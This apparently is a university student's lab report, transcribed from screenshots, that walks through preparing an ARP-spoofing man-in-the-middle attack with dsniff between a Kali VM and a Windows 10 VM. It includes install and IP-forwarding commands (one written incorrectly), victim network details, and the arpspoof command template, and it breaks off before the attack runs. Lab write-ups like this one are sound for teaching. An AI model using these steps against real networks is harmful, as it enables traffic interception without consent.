VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Dsniff

Poli Vardhini Reddy

21BIT0382


Requirements

1. Kali Linux
2. Victim OS (Virtual or Real Machine)
3. dsniff

The Attack

1) Install dsniff


apt-get install dsniff


U - VMware Workstation 17 Player (Non-commercial use only)
Player
Trash
File System
Home
Kali Linux a..
(genmon)XXX
root@21BIT0382: ~
File
Actions
Edit
View
Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(root㉿21BIT0382)-[~]
└─# apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 900 not upgraded.

┌──(root㉿21BIT0382)-[~]
└─# 
```

2) Enable the IP Forwarding in Kali Linux


echo > 1 /proc/sys/net/ipv4/ip_forward



U - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
14:25
Trash
File System
Home
Kali Linux a...
root@21BIT0382: ~
File Actions Edit View Help
"the quieter you become, the more you are able to hear"


```
┌──(root㉿21BIT0382)-[~]
└─# apt-get install dsniff
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 900 not upgraded.

┌──(root㉿21BIT0382)-[~]
└─# echo > 1 /proc/sys/net/ipv4/ip_forward

┌──(root㉿21BIT0382)-[~]
└─# 
```

3) Get the victim IP address



Windows 10 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Command Prompt
Type here to search
ENG
16:31
18-03-2024


```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Users\poli vardhini reddy>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::759d:c880:632:7b7d%4
   IPv4 Address. . . . . . . . . . . : 192.168.138.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.138.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\poli vardhini reddy>_
```



Windows 10 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
Command Prompt
Type here to search
ENG
16:32
18-03-2024

```
C:\Users\poli vardhini reddy>arp -a

Interface: 192.168.138.130 --- 0x4
  Internet Address      Physical Address      Type
  192.168.138.2         00-50-56-fc-c0-1f     dynamic
  192.168.138.254       00-50-56-f3-87-2d     dynamic
  192.168.138.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\poli vardhini reddy>_
```

4) Test the victim connection



https://www.bing.com/search?q=hello+world&cvid=76da43ce629148d689b046f67f888ee...

About 20,10,00,000 results

"Hello, World!" program
Programming language

Wikipedia
https://en.wikipedia.org/wiki/"Hello,_World!"_program
"Hello, World!" program - Wikipedia

A "Hello, World!" program is generally **a simple computer program** which **outputs (or displays)** to the screen (often the console) a message similar to "Hello, World!" while ignoring any user input. A small piece of code in most general-purpose programming languages, this program is used to illustrate a language's basic ... See more

History

While small test programs have existed since the development of programmable computers, the tradition of using the phrase "Hello, World!" as a test message was influenced by an example program... See more

Variations

Wikipedia text under CC-BY-SA license

Videos of Hello World
bing.com/videos

"Hello, World!" program
Programming language

A "Hello, World!" program is generally a simple computer program which outputs to the screen a message similar to "Hello, World!" while ignoring any user input. A small piece of code in most general-p...

The "Hello World" program is the first but most vital step towards **learning any programming language** and it is certainly the simplest program you will learn with each programming language.


```
C:\CodingMagic\CPPTutorials\HelloWorld.exe
Hello World!
Press any key to continue . . .
```

Writing a Hello World program while starting to learn a **programming language** became a programming tradition for the past 30 years.


HelloWorld class is **created inside the default package** as we did not declare a package name in the beginning. This is not a good practice for coding Java.

Explore more

5) Check your internet interface


U - VMware Workstation 17 Player (Non-commercial use only)
Player
1 2 3 4
(genmon)XXX
Trash
File System
Home
Kali Linux a...
PS> polivardhinireddy@21BIT0382: /home/polivardhinireddy
File Actions Edit View Help

```
Type 'help' to get help.

┌──(polivardhinireddy㉿21BIT0382)-[/home/polivardhinireddy]
└─PS> ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.138.129  netmask 255.255.255.0  broadcast 192.168.138.25
5
        inet6 fe80::20c:29ff:fec4:1911  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c4:19:11  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 2006 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25  bytes 3289 (3.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(polivardhinireddy㉿21BIT0382)-[/home/polivardhinireddy]
└─PS> 
```




```
┌──(polivardhinireddy㉿21BIT0382)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.138.129  netmask 255.255.255.0  broadcast 192.168.138.25
5
        inet6 fe80::20c:29ff:fec4:1911  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c4:19:11  txqueuelen 1000  (Ethernet)
        RX packets 179  bytes 16190 (15.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 4797 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(polivardhinireddy㉿21BIT0382)-[~]
└─$ 
```

6) Launch the attack

After everything is set you are ready to launch the attack, the command structure is arpspoof -i [your internet interface] -t [target IP address] -r [gateway IP address] , for the example this is mine

